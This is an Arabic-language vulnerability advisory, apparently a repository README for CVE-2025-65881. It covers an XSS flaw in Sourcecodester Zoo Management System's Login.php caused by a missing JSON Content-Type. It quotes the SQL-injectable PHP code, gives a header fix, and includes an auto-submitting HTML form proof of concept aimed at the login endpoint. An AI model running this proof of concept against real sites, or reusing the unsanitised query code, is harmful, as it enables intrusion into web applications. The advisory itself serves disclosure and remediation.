 mmakingdom/cve-2025-65881
Sourcecodester Zoo Management System v1.0 معرّض لثغرة البرمجة النصية عبر المواقع (XSS) في /classes/Login.php بسبب Content-Type غير صالح



مشروع Zoo Management System v1.00 عرضة لثغرة البرمجة النصية عبر المواقع (XSS) في /zms/classes/Login.php?f=login بسبب:
Content-type غير صالح لاستجابات JSON في /zms/classes/Login.php?f=loginمما يسمح للمهاجمين غير المصادَق عليهم بحقن HTML/JS خبيث يتم تنفيذه في متصفحات الضحايا.
/zms/classes/Login.php
return json_encode(array(
    'status' => 'incorrect',
    'last_qry' => "SELECT * from users where username = '$username' and password = md5('$password') "
));
$username عند استخدامه في استعلامات SQL أو عند انعكاسه في الاستجابة، وقد أدى هذا العيب نفسه سابقًا إلى ثغرة حقن SQL (CVE-2025-7160)أضف هذا السطر في الدالة login():
public function login(){
		header('Content-Type: application/json; charset=utf-8');
		extract($_POST);

<!DOCTYPE html>
  <html>
  <head>
      <title>CSRF PoC</title>
  </head>
  <body>
      <h3>Standard CSRF PoC</h3>
      <form action="http://localhost/zms/classes/Login.php?f=login" method="post">
      <input type="hidden" name="username" value="awdawdawdawdawaaaa$" />
    <input type="hidden" name="password" value="awdawda" />
          <input type="submit" value="Submit request" />
      </form>
      <script>
          history.pushState('', '', '/');
          document.forms[0].submit();
      </script>
  </body>
  </html>
يمكن تنزيل الكود المصدري مجانًا من هنا:
https://www.sourcecodester.com/php/15344/zoo-management-system-phpoop-free-source-code.html
Muntadhar M. Ahmed (almuntadhar0x01)
